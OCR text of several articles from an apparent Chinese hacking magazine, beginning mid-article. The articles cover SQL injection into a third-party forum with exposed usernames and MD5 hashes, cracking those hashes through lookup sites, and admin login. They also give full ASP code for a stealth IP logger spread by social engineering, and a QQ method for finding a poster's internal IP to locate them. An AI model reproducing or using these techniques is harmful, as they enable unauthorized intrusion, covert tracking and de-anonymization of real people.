


图2 检测注入

大家看到了，得到了用户名：jdyub，密码：f4566b14d7c411b

a，和用户名：yubin，密码：ea969b908932d44d。呵呵，各位小菜是不是已经眼晕了？怎么密码这么长？又是数字又是字母的，现在才涉及到本文的重点了。因为你现在看到的密码就是鼎鼎大名的MD5密码。

小知识

什么是MD5？

MD5的全称是Message—Digest Algorithm 5，Message—Digest泛指字节串(Message)的Hash变换，就是把一个任意长度的字节串变换成一定长的大整数。即使你看到MD5的源程序和算法描述，也无法将一个MD5的值变换回原始的字符串，从数学原理上说，是因为原始的字符串有无穷多个，这有点像不存在反函数的数学函数。(最新的新闻说，中国王小云教授已经成功破译MD5算法，因为她的研究成果作为密码学领域的重大发现宣告了固若金汤的世界通行密码标准MD 5的堡垒轰然倒塌。我们中国人就是强！）MD5被广泛用于加密和解密技术上，在很多操作系统中，用户的密码是以MD5值（或类似的其它算法）的方式保存的，用户Login的时候，系统是把用户输入的密码计算成MD5值，然后再去和系统中保存的MD5值进行比较，而系统并不"知道"用户的密码是什么。

现在就遇到一个问题，我们得到了用MD5加密的密文后，如何获得明文呢？

也就是我们如何破解MD5的密文？黑客最常用的一种破解方法就是"跑字典"。

获得字典有两种方法：

一种是用软件生成MD5字典文件，然后再用目标的MD5值在这个字典中检索。这种方法在《黑客手册》05年7-8月的文章里有介绍，用的是rainbow rack这个软件。而且网上也有很多爆破MD5密码的软件，大家自己找找吧。这种方法有一个明显的缺点，那就是生成字典文件往往需要很长的时间，再加上有时候如果检索算法设计得不合理，破解上一天半天，那都是快的了。但这是MD5破解最笨也是最基本的方法了，当你实在没办法时就只能自己生成字典，慢慢跑字典了。

第二种获得字典的方法，就大家日常搜集的用作密码的字符串表，这需要大量的时间和精力来收集。对菜鸟也不太现实，但是已经有高人为我们铺好了路，在这里感谢辛勤工作的MD5密码收集工作者。这些高人把很多破解出来的MD5密文和明文收集起来，建立数据库，在网上免费为大家提供查找功能。下面给大家强烈推举一个网站XMD5.org，网址：http://www.xmd5.org/index_cn.htm，据称它们已经收集五百万条记录了。

好，让我们结合起刚才得到的MD5密码来实践一下吧。把刚




图3 破解成功后的返回结果

才得到的密文ea969b908932d44d拿来放到文本框里，点右边那个"给我转"的按钮，然后等上2到3秒，就得到了结果（如图3）。

大家看到，刚才ea969b908932d44d的明文原来是jiajia。这里要提醒大家的是，并不是所有的MD5密码在这里都能够得到破解的。这和网站的记录数目有关，也就是说，网站收集的记录数目越多，那么你的密码被破解的几率越大！

下面再给大家推举几个收集MD5密码的网站：

http://www.neeao.com/md5/ 介绍：中文，拥有105595条记录。
http://md5.rednoize.com/ 介绍：英文，拥有1,963,442条记录。
http://www.milw0rm.com/md5/list.php 介绍：英文，拥有一万多条记录。

以后大家再遇到MD5密码，就先到这几个站搜索一下，看看有没有记录，有的话就不浪费时间了。当然，如果没有的话，还得自己慢慢跑吧。

好了，对MD5的破解就说到这里。接着刚才的说，我们现在得到了用户yubin的密码jiajia。好，扫它的后台（如图4）。




图4 寻找后台

得到后台地址，用用户名密码登录后台。进入后台发现原来是一个文章管理系统，我们的权限是普通管理员（如图5）。



图5 成功进入后台管理程序

对这个论坛的安全检测就到这里了。后来我对这个网站的首页浏览发现，这个论坛是属于天正网络的"个人团体网站建设系统"的一个用户测试论坛。超级管理员和管理员密码都在网页里面有提供。最有趣的地方在这里，大家看他们的广告承诺："天正网络使你安心，省心，放心！"。呵呵，我对他们的产品可不是很放心了。

本次测试很轻松地进入了他们的测试论坛的后台。他们的广告介绍了这个系统的功能是如何强大，但只字未提“安全”一事。可见安全意识之淡薄。更可怕的是，他们把用系统的“成功案例”也放到了导航上，这不摆明了向大家宣布：“看，这几个网站都有漏洞，大家快来入侵啊！”。所以这里我也要提醒大家，在选择网站产品时一定要考虑到安全问题。

这个论坛的漏洞我已经通知网站的客服QQ了，希望他们能快点补好。

好了，文章就到这里了，如果大家有不明白或者异议可以到nohack的论坛交流。

yacon点评： 这是一篇典型用工具完成注入攻击的文章，当你能熟练使用这些工具的时候，应该想想如何利用手动来寻找注入点，这样才能提高哦！最后再说说现在的广告很多，可以让你眼花缭乱，在这里我想说请注意了，当你看完一个产品的广告后，先给广告的可信度打个6折，再来考虑是否要买这个产品吧。

LCX点评： 也许有人说这篇文章的技术含量并不高，只不过介绍了一下如何破解md5的小工具，那为什么编辑还要编发？我编发的主要原因是文章没有多余的废话，介绍也非常清楚，为不清楚如何破解md5的菜鸟们提供了两个一看就会用的方法。现在的文章，高手写得往往言简意赅，菜鸟难学又不懂；有的作者写得太罗嗦，非要写完如何一步一步入侵的整个过程，却没有实质性的东东在里边，都是一些耳熟能详在网上看烂了的东西。所以借这篇文章，也能让大家明白一点什么是《黑客手册》编辑喜欢的文章，因为他要从很多方面来考虑编发的理由。

利用ASP探测IP

Rain

从本文你可以学到：

1.利用asp来探测目标IP

2.探测IP的脚本编写过程

经常上网，有些时候往往想知道别人的IP地址，探测IP地址的方法有很多，比如在QQ上可以用能显IP的QQ版本，或者使用软件，这些方法都有个前提条件，就是要你与对方建立一个连接。而获得IP的方法并不局限于这些，例如我们可以利用服务器来获得一个用户的IP地址。

一、思路

这需要首先掌握一点儿ASP知识，我们的思路就是制作一个网页，然后让对方浏览这个网页，我们就可以得到对方的IP地址了。网页实现的操作很简单，当用户打开这个网页后，网页会自动记录其IP，然后我们进入这个网页，就会看到这个IP及其它有关信息。

二、制作

首先，打开一个空记事本，然后在里面写asp代码。

在asp中，我们可以用Request.ServerVariables来取得用户的信息，这样我们写上如下的代码就可以取得浏览者的IP地址：

```
Application("ip")=Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If Application("ip")="" Then Application("ip")=Request.ServerVariables("REMOTE_ADDR")
```

这段代码会先查询用户是不是用了代理，如果是便试图透过代理得到真实IP。这样，Application("ip")中就记录了浏览者的真实IP了。

代码中我们用了Application变量来存取相关信息而避免使用FSO，因为出于安全考虑，现在很多的免费asp空间都是不支持FSO的。

只知道IP好像还少了点儿，所以我们再加上几句：

```
Application("time") = date & " " & time
Application("UserAgent") = Request.ServerVariables("HTTP_USER_AGENT")
```

这样我们分别用Application("time")和Application("UserAgent")两个变量来存放浏览的时间和浏览者的HTTP Header。通过HTTP Header我们可以得到许多浏览者的信息，比如使用的操作系统、浏览器的种类、版本等。

然后，我们在页面里加入一段定时代码，让网页会自动关闭，这样，当对方中招时只是浏览器一闪而过，他应该想不到自己的IP已经“走光”了。定时代码如下：

```
<body onload="javascript:window.close()">
```

接着，我们要给自己留条后路，用If做选择，设置一个变量，当其为空的时候网页记录浏览者的IP，不为空则显示已经记录的IP。所以这个网页完整的代码如下：

```
<%
Dim admin
admin=Request("admin")
if admin="" then
'判断是否是我们自己浏览，从而显示不同的页面。下面是记录IP的页面。
Application("ip")=Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If Application("ip")="" Then Application("ip")=Request.ServerVariables("REMOTE_ADDR")
'获得真正的IP，并记录在Application("ip")中。
Application("time") = date & " " & time
'记录获得IP的日期和时间，记录在Application("time")中。
Application("UserAgent") = Request.ServerVariables("HTTP_USER_AGENT")
'记录其他的相关信息
%>
<body onload="javascript:window.close()">
<%
'关闭浏览器
Else
'下面的是显示记录的页面
response.write("用户IP：<br>" & Application("ip") & "HTTP Header：<br>" & Application("UserAgent") & "获得时间：<br>" & Application("time"))
'用response.write向浏览器输出各项记录内容
end if
%>
```

最后，我们把这段代码保存为asp文件，比如ip.asp，然后去申请一个免费的asp空间，把网页上传。当我们想知道对方IP的时候，只要想办法让对方打开这个ip.asp就行了。比如说通过QQ，这样即使对方使用了QQ代理也保不住IP了；或者用支持html的邮箱发给对方，这样对方一看邮件就中招了。

我们自己察看对方IP的时候，只要登录的地址写作http://www.xxxxxx.com/ip.asp?admin=ok,这样网页就不会记录我们自己的IP，而是把对方的IP和相关信息显示给我们了（如图1）。这样我们不但可以知道对方的IP，还可以看出对方用的操作系统是Windows NT 5.1 (XP)，浏览器是IE 6.0。




图 1

三、总结

这种查IP的方法可以说是另辟蹊径，它不需要你与被查者有网络连接，而是通过服务器实现，所以运用得好能取得意想不到的效果。我提供的ip.asp有许多的地方也还不完善，大家可以自己动手改造，做一个自己的IP查看器。

【文章中所涉及的ip.asp，已经收录在光盘中】

编辑点评 该方法的不足是需要对方来访问ip.asp这个文件，有点被动，但可以利用社会工程学来欺骗对方运行。黑客伎俩是多种多样的，当某种方法有不足的时候，可以利用其他的方法来弥补，只要你的方法好，总会达到你预期的目的，所谓明枪易躲，暗箭难防啊！

通过QQ获取别人内网IP地址

Noname

从本文你可以学到：

1. 如何获取对方内网IP
2. 了解IceSword的端口监视功能

有很多时候需要获取别人的内网IP地址，比如某人躲在一个内网里面，然后在互联网上发了很多反动消息。我们要想进一步行动，最先考虑的问题之一就是获得他的内网IP地址了。找到他的内网IP地址，再找他本人就容易一些了。本文仅讨论在知道对方QQ号码的情况下如何获取其内网IP地址。

需要工具

IceSword、QQ

此办法的优点

不管对方是否使用代理，都可以准确获得对方内网IP地址。

操作过程

先加为好友，任意选择一个自定义表情发送给对方。这时切换到IceSword，查看连接，慢慢地刷新，一会儿就能看见“远程地址”里面的形如192.168.0.1之类的IP地址，这就是对方的内网IP地址了。从发送自定义表情到IceSword里面显示对方内网IP地址，整个过程大概需要3秒。具体的大家自己操作几次就有经验了。

后来看了看，发送文件给对方也可以在IceSword里面看见对方IP地址，不过没有发自定义表情更具有通用性，因为自定义表情是没有办法拒绝的。

下面我就拿雅酷(yacou)小朋友做个测试，先发个表情给他(如图1)。

到IceSword中刷新看看，发现192.168.0.114（见图2）。



图1 用QQ发送一个信息给目标

